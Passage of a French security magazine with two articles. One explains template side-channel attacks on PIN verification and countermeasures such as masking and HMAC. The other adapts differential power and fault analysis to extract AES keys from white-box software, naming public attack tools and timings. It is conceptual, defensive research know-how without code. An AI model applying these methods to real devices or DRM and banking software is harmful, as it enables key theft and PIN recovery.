


Fig. 1 : Une expérience d'écoute électromagnétique au LHS à l'INRIA de Rennes.

Une autre contre-mesure matérielle est l'utilisation d'un bouclier (*shield*) : de nombreuses lignes métalliques sont placées à la surface de la puce. Des données pseudo-aléatoires sont écrites d'un côté, et lues à l'autre bout de la ligne : si ces données sont erronées, c'est que soit une attaque les a modifiées, soit la ligne a été coupée pour accéder au silicium (ce qui représente également une attaque). Un bouclier bien réalisé est très performant et permet même de générer du bruit électromagnétique contre les attaques par observation.

Enfin, il existe des techniques de protection par vérification de l'intégrité du flot de contrôle, dont nous avons déjà parlé dans l'épisode précédent **[MISC96/Fautes]**.

4 Ça fuit toujours !

La première attaque présente une fuite d'information par le temps de calcul, cependant il existe d'autres fuites physiques comme la consommation de courant et les émissions électromagnétiques. Les codes PIN ont longtemps été épargnés par les attaques qui exploitent de telles fuites, car elles nécessitent souvent l'acquisition de données pour de nombreuses exécutions. Or dans une vérification de code PIN l'attaquant n'a que 3 essais et donc que 2 exécutions à analyser pour retrouver le secret avant le blocage. Cependant, une attaque par caractérisation (apprentissage supervisé) est possible **[Template Attack]**.

On suppose que l'attaquant possède un circuit identique à celui qu'il veut attaquer ; dont il est l'utilisateur légitime. Il y a donc deux circuits :

- un qui est la cible et où il n'a que 3 essais pour retrouver le code PIN ;
- un circuit de référence sur lequel l'attaquant connaît le PIN et peut le changer selon son souhait (cela reste une supposition forte).

La première étape de l'attaque est de caractériser le circuit de référence par rapport à une fuite d'information. Les mesures obtenues sont en fait une « signature » de l'exécution du programme au sein du circuit (instructions exécutées, données manipulées...). Sans être capable d'identifier exactement une instruction ou des données manipulées, le biais statistique présent dans un signal peut être suffisant pour une exploitation. Après caractérisation, selon nos résultats expérimentaux, il est possible de distinguer l'exécution d'une instruction à la place d'une autre. Il est même possible de retrouver la valeur d'une donnée chargée dans un registre avec une probabilité non négligeable. Beaucoup de mesures doivent être obtenues, le nombre dépendant du bruit présent dans le signal. La caractérisation permet d'apprendre le signal significatif et les caractéristiques du bruit.

Ainsi, l'attaquant acquiert des mesures de la consommation de courant ou d'émissions électromagnétiques lors de la vérification de code PIN en faisant varier le PIN candidat et le vrai PIN. Il s'agit de son circuit, il peut donc changer le PIN correct à sa guise et acquérir des mesures de vérification de PIN candidat incorrect en alternant avec un PIN candidat correct et ainsi ne jamais bloquer son circuit de référence. L'attaquant collecte des mesures de PIN correct 0000, puis 1111, ..., 9999 tout en faisant varier les valeurs du PIN candidat (là encore 0000, 1111, ...). À la fin, il obtient des mesures pour les 100 couples de chiffres (candidat, correct). En découpant ses mesures en 4, et en les recombinant l'attaquant a de quoi reconstituer toutes les comparaisons de codes PIN possible. Généralement, les attaques par observation sont du type diviser pour régner. Ce qui signifie que l'on attaque le secret (ici le PIN code) par

petits morceaux. Ici, les 4 chiffres sont attaqués en parallèle indépendamment les uns des autres.

Si la première étape d'apprentissage est un peu longue, la phase d'attaque, elle, est très rapide. L'attaquant réalise une première mesure sur le circuit cible. Il propose un PIN candidat au hasard. La mesure obtenue est confrontée aux résultats de la caractérisation (à l'aide d'une distance de Mahalanobis entre notre mesure et les 100 caractérisations) et donne deux types de résultats :

- elle valide avec quasi-certitude un chiffre correct ;
- dans le cas contraire, elle suggère un chiffre plus probable.

Par exemple, si le vrai PIN est 1234 et que l'attaquant propose 0256, son outil de caractérisation va lui valider le deuxième chiffre : il s'agit bien du 2. En effet, quelle que soit la méthode choisie pour comparer les valeurs, il y a une différence de comportement dans le programme face à une égalité ou à une inégalité. Aussi, la caractérisation permet de détecter en une courbe cette différence. Pour les autres chiffres la caractérisation peut suggérer à l'attaquant quels chiffres ont une forte chance d'être bons. Cela signifie que le circuit fuit directement de l'information sur la valeur des chiffres. Ainsi au deuxième essai, si la caractérisation est performante, l'attaquant sait qu'il peut proposer 1234. Pour une caractérisation un peu moins précise, il a besoin de plus d'essais pour réussir son authentification.

Si pour vous protéger des attaques en fautes vous avez doublé la comparaison de code PIN, votre caractérisation est plus précise et lors de l'attaque, vous avez deux mesures correspondant à la comparaison au lieu d'une. Ainsi la contre-mesure de la partie précédente introduit une vulnérabilité supplémentaire face à ce type d'attaque. Cette attaque ne permet pas toujours de retrouver le code PIN en 3 essais, mais la probabilité d'y arriver est élevée. Elle peut être déployée par un attaquant qui cherche à casser de nombreux objets identiques à partir d'une unique phase de caractérisation.

Pour se protéger de ce type d'attaques, il est primordial de réduire le rapport signal sur bruit des fuites d'information. Une protection possible est l'utilisation de générateurs de bruit matériels pour réduire la qualité des mesures de l'attaquant. D'autre part, on cherche à masquer les données critiques : au lieu de manipuler les données directement, on manipule une valeur modifiée par un masque aléatoire. À la fin du calcul, on démasque les données pour retrouver le bon résultat. Ce démasquage est possible si les bonnes opérations sont effectuées sur la valeur du masque seul en parallèle du calcul principal.

Petit exemple pour un cas simple, nous voulons masquer une opération linéaire : `y = f(x)` (la linéarité implique que pour tout `x` et `x'`, `f(x+x') = f(x) + f(x')`). Dans ce cas, nous pouvons utiliser une valeur aléatoire `m` pour masquer `x` et calculer `y = f(x+m)-f(m)`. Ainsi, `x` n'est pas manipulé directement et ne peut donc pas fuir. Pour retrouver `x`, l'attaquant doit combiner 2 fuites : une pour retrouver `x+m` et une autre pour retrouver `m`. Ce type d'attaque est dit d'ordre 2, car sa complexité a augmenté.

ACTUELLEMENT DISPONIBLE !

LINUX PRATIQUE n°107



PISTAGE SUR LE WEB : COMMENT S'EN PRÉMUNIR ?

NE LE MANQUEZ PAS CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



5 Pourquoi faire simple quand on peut faire compliqué ?

Est-il impossible de simplement comparer deux tableaux et agir en conséquence de manière sûre ? En plus de mettre en place les contre-mesures venant d'être présentées (calcul en temps constant, de la consommation de courant, contre les fautes...), il est possible de jouer sur le protocole.

En effet, l'objet auquel nous voulons nous authentifier a-t-il besoin de connaître la valeur correcte du PIN ? Non, de la même manière qu'un serveur web ne doit jamais mémoriser les mots de passe de ses utilisateurs, mais uniquement l'image de ce mot de passe auquel on a appliqué une fonction de hachage cryptographique.

Une fonction de hachage calcule une empreinte de taille fixe appelé haché à partir d'une entrée qui peut être de taille quelconque. Lorsqu'il s'agit en plus d'une fonction de hachage cryptographique, cela signifie que la fonction respecte certaines propriétés de sécurité : l'impossibilité de retrouver la valeur d'origine à partir du haché et une résistance aux collisions.

Une première hypothèse est simplement de mémoriser le haché du code PIN sur l'objet. Toutefois, il n'y a que 10000 codes PIN différents et donc que 10000 hachés différents. Si on récupère le haché (avec une attaque physique), il est trivial de retrouver le code PIN original en pré-calculant tous les hachés possibles. Dans notre cas, nous utilisons donc un HMAC, c'est-à-dire la combinaison d'une fonction de hachage cryptographique avec une clé secrète : la connaissance de cette clé est nécessaire pour obtenir le résultat du hachage.

Lors de l'initialisation, une clé secrète `K` est générée en même temps que `pin_correct` et les valeurs secrètes `K` et `hash_correct = HMAC(K, pin_correct)` sont sauvegardées sur l'objet. Il est normalement impossible, sans connaître la clé secrète, de remonter à `pin_correct`.

Lors de la vérification, l'objet calcule `hash_candidat = HMAC(K, pin_candidat)`. La comparaison n'a donc pas lieu sur les valeurs des codes PIN, mais sur les valeurs des hachés (`hash_correct` et `hash_candidat`). Ainsi, une attaque en temps ou par caractérisation peut permettre de récupérer `hash_correct`, mais sans la clé `K`, cela n'est d'aucune utilité. Une attaque par caractérisation n'est plus possible, car la clé secrète diffère entre l'objet cible et l'objet de référence servant à l'apprentissage. Par contre, une attaque par injections de faute peut toujours se révéler efficace.

En utilisant ce protocole, faut-il toujours sécuriser sa comparaison ? Cela n'est pas indispensable, car on ne peut remonter au secret sans la clé `K`. C'est d'ailleurs le choix retenu par Android qui utilise un simple `memcmp_s` pour la comparaison des hachés (`memcmp_s` n'est pas en temps constant). Mais d'un autre côté, une vérification en temps constant des hachés serait peu coûteuse et ne pas laisser fuiter `hash_correct` permet de ne pas aider l'attaquant. Qui sait si une autre attaque ne permet pas de récupérer `K` ?

Note

Ce bout de protocole s'insère normalement dans un protocole d'authentification plus complexe. Il s'agit ici d'un exemple simplifié, il ne faut pas l'utiliser tel quel en pratique. Malheureusement, il est difficile de trouver une implémentation sécurisée d'une vérification de code PIN dans la nature. Il s'agit d'un secret précieusement gardé par les industriels concernés. Une exception notable est l'implémentation faite par Android, dans le sous-système gatekeeper.

Conclusion

Dans le contexte d'un circuit sujet aux attaques physiques, implémenter une comparaison sécurisée relève du parcours du combattant. Le choix de nos outils n'a pas aidé, peut-être que le langage C n'est pas le plus adapté pour une implémentation sécurisée. En pratique, on préfère utiliser un langage plus contraignant qui permet de limiter les possibilités d'erreurs et on utilise des outils de vérification statique et de preuves formelles (par exemple Frama-C).

Les techniques montrées dans cet article peuvent être utilisées pour d'autres cas de comparaisons sécurisées. Par exemple dans le cadre d'un Secure Boot, il faut s'assurer que l'image à charger n'a pas été modifiée, par exemple en comparant le haché de l'image à la signature sauvegardée en mémoire.

Finalement, même si le développeur peut prendre quelques mesures pour se prémunir de certaines attaques, les meilleures solutions sont un mélange de modifications matérielles de la puce (boucliers, détecteurs d'injection, générateurs de bruit...) et du choix du bon protocole par rapport à la fonctionnalité demandée. ■

Remerciements

Merci à Jean-Louis Lanet et Laurent Clévy pour leurs relectures.

Références

[Template Attack] H. Le Bouder et al., « A template attack against VERIFY PIN algorithms », SECRYPT 2016

[Multi-fautes] L. Rivière, Thèse : « Sécurité des implémentations logicielles face aux attaques par injection de faute sur systèmes embarqués », 2015

[Compilation] T. Barry et al, « Compilation of a Countermeasure Against Instruction-Skip Fault Attacks », CS2@HiPEAC 2016

[MISC96/Fautes] R. Lashermes, « Attaques par faute », *MISC n°96*, mars-avril 2018

[thèse Rivière] L. Rivière et al., « High precision fault injections on the instruction cache of ARMv7-M architectures », HOST 2015

ACTUELLEMENT DISPONIBLE

MISC HORS-SÉRIE N°17 !



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



DES ATTAQUES EN BOÎTE GRISE POUR CASSER DES IMPLÉMENTATIONS CRYPTOGRAPHIQUES EN BOÎTE BLANCHE

Philippe TEUWEN – pteuwen@quarkslab.com – @doegox
Bidouilleur touche-à-tout

mots-clés : *WHITEBOX / CANAUX CACHÉS / INJECTION DE FAUTES / SCA / DPA / DCA / DFA / AES*

Les techniques d'attaques en boîte grise sur du matériel peuvent être transposées avec succès à un domaine bien plus immatériel, la cryptographie en boîte blanche. Nous verrons ainsi comment adapter les attaques par DPA et par DFA aux implémentations logicielles en boîte blanche.

Les attaques présentées dans cet article visent des implémentations de chiffrement AES-128, mais elles sont applicables également au déchiffrement et aux versions AES-192 et AES-256. En outre, il existe des variantes pour la plupart des autres algorithmes de chiffrement par bloc (DES, 3DES, etc.).

1 Quelques nuances de gris

Qu'est-ce donc que ces histoires de couleurs désaturées ?

Il s'agit de références aux modèles d'attaque pris en considération. La conception d'algorithmes de chiffrement modernes se concentre classiquement sur le modèle de la *boîte noire* : le mécanisme physique chargé du chiffrement d'une donnée est considéré comme une boîte noire dont seules l'entrée et la sortie sont observables. Toutefois, l'algorithme est réputé connu si on respecte le fameux principe de Kerckhoffs qui énonce que la sécurité du système repose uniquement sur le secret de la clé employée.

Néanmoins, dans la réalité, la boîte n'est pas si noire et, outre les entrées et sorties, divers effets physiques du mécanisme de chiffrement sur son environnement sont observables : variations de consommation de courant, production d'émissions électromagnétiques, de chaleur, de son, de lumière, etc. Et certains de ces effets peuvent être influencés par les données intermédiaires traitées, donc indirectement par la clé de chiffrement. On parle alors de modèle d'attaques en *boîte grise*. Il est même possible d'agir sur l'environnement physique pour introduire sporadiquement des fautes de calcul.

Enfin, dans le cadre d'utilisations de la cryptographie en environnement particulièrement hostile, le modèle d'attaque a été étendu aux implémentations purement logicielles qui tournent sur du matériel sous contrôle de l'attaquant. Considérez par exemple les cas classiques de logiciels multimédias qui implémentent des gestions de contrôle des droits (DRM) pour protéger les films de... vous, le méchant utilisateur ! De même, les applications bancaires mobiles doivent protéger votre argent d'éventuels logiciels malveillants sur une plateforme régulièrement mise à mal par de nouvelles failles.

C'est le modèle d'attaques en *boîte blanche* et les capacités de l'attaquant sont quasi sans limites : analyses statique et dynamique de l'implémentation, observation et modification des instructions, des registres, de la mémoire, etc. Les seules véritables limites sont les capacités de calcul (en termes de puissance et de mémoire disponibles), le niveau d'expertise (en rétro-ingénierie et en cryptographie) et le temps disponible de l'attaquant.

2 Qu'est-ce qu'une boîte blanche ?

Par extension du modèle d'attaque, le terme *boîte blanche* (*white-box* en anglais) fait référence à l'implémentation logicielle d'un algorithme de chiffrement




Fig. 1 : Trace de consommation d'un AES-128.

cryptographique censément robuste contre cette classe d'attaques. Le but est donc de rendre la clé indissociable de l'implémentation.

Notons qu'une implémentation doit également faire face en pratique à d'autres attaques que l'extraction de la clé, telles que l'extraction de la fonctionnalité de chiffrement et le calcul de son inverse : si l'attaquant a réussi à reconstruire des fonctions de chiffrement et de déchiffrement équivalentes, il n'a pas besoin de connaître la clé pour abuser le système.

La conception d'une boîte blanche repose généralement sur quelques grands principes. Les clés de ronde sont précalculées et diffusées le plus possible dans l'implémentation, typiquement sous forme de tables précalculées regroupant plusieurs opérations. Les entrées et sorties de ces tables subissent elles-mêmes plusieurs encodages. Enfin, il n'est pas rare d'appliquer quelques techniques d'obfuscation, voire de virtualisation, par-dessus le tout.

Jusqu'il y a peu, les seules attaques publiées sur les divers schémas de boîte blanche connus étaient des attaques algébriques sur les tables de ces schémas. Cela implique donc d'isoler la boîte blanche du reste du programme, d'en ôter les couches successives d'obfuscation, d'en comprendre le schéma et d'en extraire les tables afin d'être en mesure d'appliquer l'attaque algébrique idoine.

3 Attaque par canaux auxiliaires

Rien n'est ni tout noir, ni tout blanc, c'est le gris qui gagne. Philippe Claudel, Les Âmes grises

3.1 Principe de l'analyse différentielle de consommation

Comme expliqué dans l'introduction, certaines grandeurs physiques du mécanisme de chiffrement peuvent varier en fonction des données traitées et de la clé de chiffrement utilisée.

Paul Kocher et ses comparses présentent en 1999 l'analyse différentielle de consommation, la DPA (pour *Differential Power Analysis*) **[DPA]**. Le principe en est relativement simple. L'attaquant fournit une succession de blocs de données choisis aléatoirement à un mécanisme de chiffrement. Il en mesure, pour chaque bloc traité, la consommation électrique tout au long du processus, et récupère le résultat du chiffrement. Cette mesure est appelée *trace*. La figure 1 donne un exemple de trace de consommation d'un microcontrôleur calculant un AES-128. Les dix rondes de l'AES sont aisément repérables, la dernière étant plus petite, car dépourvue de certaines opérations.

Pour attaquer la clé de chiffrement, il faut viser des points de l'algorithme qui ne dépendent chacun que d'une fraction de la clé, si possible de manière non linéaire (sinon, des clés proches de la clé correcte donneraient facilement des faux positifs). Pour l'AES, l'observation des bits de la sortie des SBox de la première ronde est un choix intéressant, car ces bits ne dépendent que d'un seul octet de l'entrée et d'un seul octet de la clé à la fois et la Sbox apporte la non-linéarité souhaitée. Attaquons le premier octet de la première clé de ronde (qui est, dans le cas d'un AES-128, identique à la clé AES elle-même) et observons le premier bit de poids faible de la sortie de la SBox correspondante. Faisons une hypothèse sur la valeur du premier octet de la clé et, pour chaque bloc d'entrée, calculons le premier bit de poids faible de la sortie de la SBox. Selon sa valeur, zéro ou un, nous trions les traces de consommation en deux ensembles. Si la consommation observée diffère effectivement en un instant donné selon la valeur du bit observé de la sortie de la SBox et si notre hypothèse sur la valeur de l'octet de la clé est correcte, alors nous devrions voir une différence significative entre les deux ensembles de mesures. Pour cela, nous calculons la moyenne de chaque ensemble et enfin nous soustrayons l'une de l'autre. La moindre différence apparaîtra alors sous la forme d'un pic de corrélation. Si par contre la valeur choisie pour l'octet de la clé n'est pas correcte, le calcul de la sortie de la SBox conduira à un tri arbitraire des traces de consommation et il n'y aura statistiquement pas de différence significative entre les deux ensembles ainsi constitués. Le même raisonnement s'applique à tous les bits de sortie de toutes les SBox de la première ronde et la clé complète peut être reconstituée octet par octet. Une variante de l'attaque utilise non pas l'entrée, mais la sortie pour attaquer la dernière clé de ronde de l'AES.

Pour attaquer une puce physique, on utilisera plus volontiers des modèles de consommation étendus à tous les bits d'un octet de l'algorithme, car ces bits contribuent tous plus ou moins équitablement à la consommation électrique en un même instant et on considèrera typiquement leur poids de Hamming plutôt que les valeurs individuelles de chaque bit.

3.2 Application à des implémentations logicielles

Il va de soi qu'une implémentation résistante au modèle d'attaques en boîte blanche résiste également aux attaques en boîte grise. Alors, pourquoi perdre notre temps ? Parce que, selon l'état de l'art actuel, il n'existe aucune boîte blanche qui apporte une preuve mathématique de sa robustesse. De plus, l'approche des attaques en boîte grise est radicalement différente des attaques algébriques connues sur les boîtes blanches.

En effet, les attaques en boîte grise font très peu d'hypothèses sur le fonctionnement interne des implémentations attaquées, ce qui est heureux, car les détails d'implémentation des puces cryptographiques sont rarement disponibles. Bref, contrairement aux attaques algébriques, d'abord on tire, ensuite on réfléchit, éventuellement… si on a envie de comprendre pourquoi l'attaque a fonctionné.

Voyons comment concilier ces deux mondes : les implémentations en boîte blanche et les attaques physiques sur les mécanismes cryptographiques. Une approche naïve serait de mettre la boîte blanche dans une boîte grise et de l'attaquer : mesurer la consommation du CPU lorsqu'il exécute l'implémentation cryptographique. Cependant, ce serait se priver d'informations observables beaucoup plus précisément qu'une simple mesure de la consommation du circuit.

Pour observer le fonctionnement en détail d'un algorithme, il existe diverses techniques d'instrumentation qui produisent des traces d'exécution à partir d'un débogueur, d'un émulateur ou encore de cadriciels d'instrumentation tels que Intel PIN, Valgrind, DynamoRIO, QBDI, etc. En fin de compte, cela revient à procéder à une exécution pas-à-pas de l'algorithme où, à chaque instruction exécutée, les adresses et les valeurs de l'instruction, des données lues ou écrites en mémoire, voire des registres, sont soigneusement retranscrites.

Une manière originale de traiter les données recueillies pour en avoir un aperçu global est de construire une représentation graphique. La figure 2 représente l'évolution de la pile lors de l'exécution d'une boîte blanche typique. L'abscisse représente l'adressage mémoire tandis que l'ordonnée est une ligne du temps qui s'écoule de haut en bas. Les données lues apparaissent en vert et celles écrites en rouge. Dix répétitions sur la gauche et neuf sur la droite, voici les dix rondes d'un AES-128 ! On distingue même la structure en carré de quatre par quatre de l'état interne de l'AES. Il est ainsi relativement aisé de repérer la position d'un AES en boîte blanche au sein d'un programme plus large.

Mais comment passer des traces d'exécution obtenues à un équivalent des traces de consommation utilisées en DPA ? Une possibilité est de mettre bout à bout tous les bits des octets manipulés par le programme, par exemple ceux écrits sur la pile ou lus en mémoire ou même les adresses de ces octets, en se limitant si possible aux instructions de la première ronde observée visuellement afin d'éviter des calculs inutiles.

Ce déroulé des bits des octets observés est nécessaire, car, selon l'encodage interne propre à la boîte blanche attaquée, chaque bit a potentiellement une certaine corrélation avec les bits de la sortie de la SBox. Comme pour la DPA, de nombreuses traces d'exécution seront enregistrées avec des blocs d'entrée différents.




Fig. 2 : Trace d'exécution de la pile d'une boîte blanche AES-128.




Fig. 3 : Trace d'exécution mise en forme pour une DPA.

La trace obtenue, illustrée en figure 3, est fort différente visuellement des traces de consommation, car composée exclusivement de zéros et d'uns et son assemblage ne reflète plus vraiment une flèche du temps monotone. Pourtant, ce type de trace remplace à merveille la trace de consommation utilisée en DPA traditionnelle et, s'il y a effectivement une corrélation entre la sortie des SBox et les bits observés, la clé tombera.

Les valeurs calculées par la boîte blanche ayant remplacé les valeurs de la consommation de la boîte grise, nous appelons cette attaque la DCA, la *Differential Computation Analysis*.

Les traces ainsi forgées ont la propriété remarquable d'être complètement dépourvues de bruit, contrairement aux mesures classiques de consommation. Cela permet d'appliquer des techniques de compression des traces telles que la suppression des valeurs qui restent constantes, quel que soit le bloc chiffré, ou des valeurs qui apparaissent de manière redondante, et d'accélérer d'autant la phase de calcul de la DCA.

3.3 Exemples concrets d'attaque par analyse différentielle des données internes

SideChannelMarvels est un ensemble de dépôts sur GitHub qui regroupe les outils pour mener à bien l'acquisition de traces d'exécution, la visualisation d'une trace, l'attaque de ces traces par analyse différentielle et enfin quelques exemples d'implémentations publiques de boîtes blanches, avec les scripts adéquats pour orchestrer les attaques. Les entrées, les sorties et les traces collectées sont passées à l'outil Daredevil qui tente de casser la première ou la dernière clé de ronde.

Voici le résumé de quelques résultats obtenus sur un PC standard, que vous pouvez reproduire par vous-même à partir du projet Deadpool :

- Hacklu2009 : il s'agit d'un exécutable Windows avec une interface graphique. Nos outils fonctionnant sous Linux, nous utilisons Valgrind pour instrumenter `wine` tandis qu'il gère l'exécutable et `xdotool` pour automatiser la saisie du bloc d'entrée. La sortie n'est pas observable, mais ce n'est pas grave, car elle n'est pas nécessaire pour une DCA sur le premier round. Par la lenteur de l'instrumentation choisie, il faut compter 80 s pour acquérir 20 traces. Puis 1,5 s pour retrouver la clé. Cette implémentation n'utilise pas d'encodage interne, ce qui explique le faible nombre de traces nécessaires.
- OpenwhiteboxChow : l'implémentation est écrite en Go, avec toute la phase d'initialisation que ce langage comporte. En se limitant aux instructions de l'AES proprement dit, l'acquisition de 200 traces prend 2 min. Comptez 6 min de plus pour l'attaque sans prétraitement de ces traces.
- CHES2016 : l'acquisition de 2 000 traces prend 15 min en se limitant au premier round et l'attaque 1 min.

Occasionnellement, pour certaines instances de ces exemples, certains octets ne sont pas cassés. Il faut alors soit casser la clé par énumération, soit appliquer une généralisation de la DCA en considérant, outre les bits des sorties des SBox de manière individuelle, leurs différentes combinaisons possibles.

4 Attaque par injection de faute

4.1 Principe de l'injection de faute sur une boîte blanche AES-128

Conjointement aux attaques par canaux auxiliaires, un autre type d'attaque très répandu dans les analyses physiques en boîte grise est l'injection de faute. La faute est induite dans le circuit par des parasites sur l'alimentation, sur le signal d'horloge, par des émissions électromagnétiques puissantes ou même par des émissions de lumière (par ex. laser) qui vont introduire localement un courant dans la puce par effet photoélectrique.

Une faute est injectée pendant l'exécution du calcul cryptographique, généralement dans les dernières rondes. Cette faute de calcul va se propager dans les opérations suivantes jusqu'à la sortie du composant cryptographique. L'effet de l'erreur est observé sur la sortie et, si on fait une hypothèse sur la nature de l'erreur injectée, l'erreur observée ne s'explique que pour certaines valeurs des octets de la dernière clé de ronde. S'il faut réduire davantage le nombre de clés candidates, d'autres fautes sont injectées, jusqu'à arriver à une seule clé ou un nombre suffisamment faible pour les essayer toutes et retrouver la bonne clé.

Le sujet a fort évolué ces dernières années, avec des techniques très complexes pour limiter le nombre de fautes nécessaires, car certains matériels ciblés, tels que les cartes bancaires, sont de mieux en mieux protégés et s'autodétruisent s'ils détectent une injection de faute, par exemple avec des capteurs de lumière.

Mais, dans le cas des exécutions en boîte blanche, nous n'avons pas ce genre de souci et autant utiliser la première attaque par faute sur l'AES révélée en 2002, la DFA (pour *Differential Fault Analysis*) **[DFA]**. En effet, cette attaque est relativement simple à comprendre, donc à implémenter, et a une propriété sympathique qui nous évite de devoir trouver de bons endroits pour injecter les fautes. Il suffira d'observer l'erreur sur la sortie pour déterminer si la faute a été injectée à un endroit utile ou non.

Rappelons dans les grandes lignes la structure du chiffrement AES-128. Le bloc d'entrée est disposé en un carré de quatre sur quatre pour former l'état qui sera transformé progressivement par des opérations élémentaires répétées en dix rondes et mélangé à onze clés de rondes dérivées de la clé AES principale. Parmi les opérations élémentaires, seul le *MixColumns* mélange plusieurs octets de l'état en appliquant une transformation linéaire sur chaque colonne. Les autres opérations n'affectent que les octets individuellement (*SubBytes* et *AddRoundKey*) ou ne font que les déplacer (*ShiftRows*).

Voyons ce qui se passe lorsqu'un octet de l'état est corrompu quelque part entre les deux derniers *MixColumns* de l'AES. Aucune autre hypothèse n'est faite sur la nature de la faute injectée et on considère que cet octet peut avoir n'importe quelle valeur.

L'erreur se déplace dans l'état interne en cas de *ShiftRows* puis, lors de son passage dans le dernier *MixColumns*, elle se propage à toute une colonne, elle-même réarrangée par le dernier *ShiftRows*. Finalement, exactement quatre octets de la sortie sont corrompus par la faute injectée. Cette diffusion de l'erreur est illustrée en figure 4.

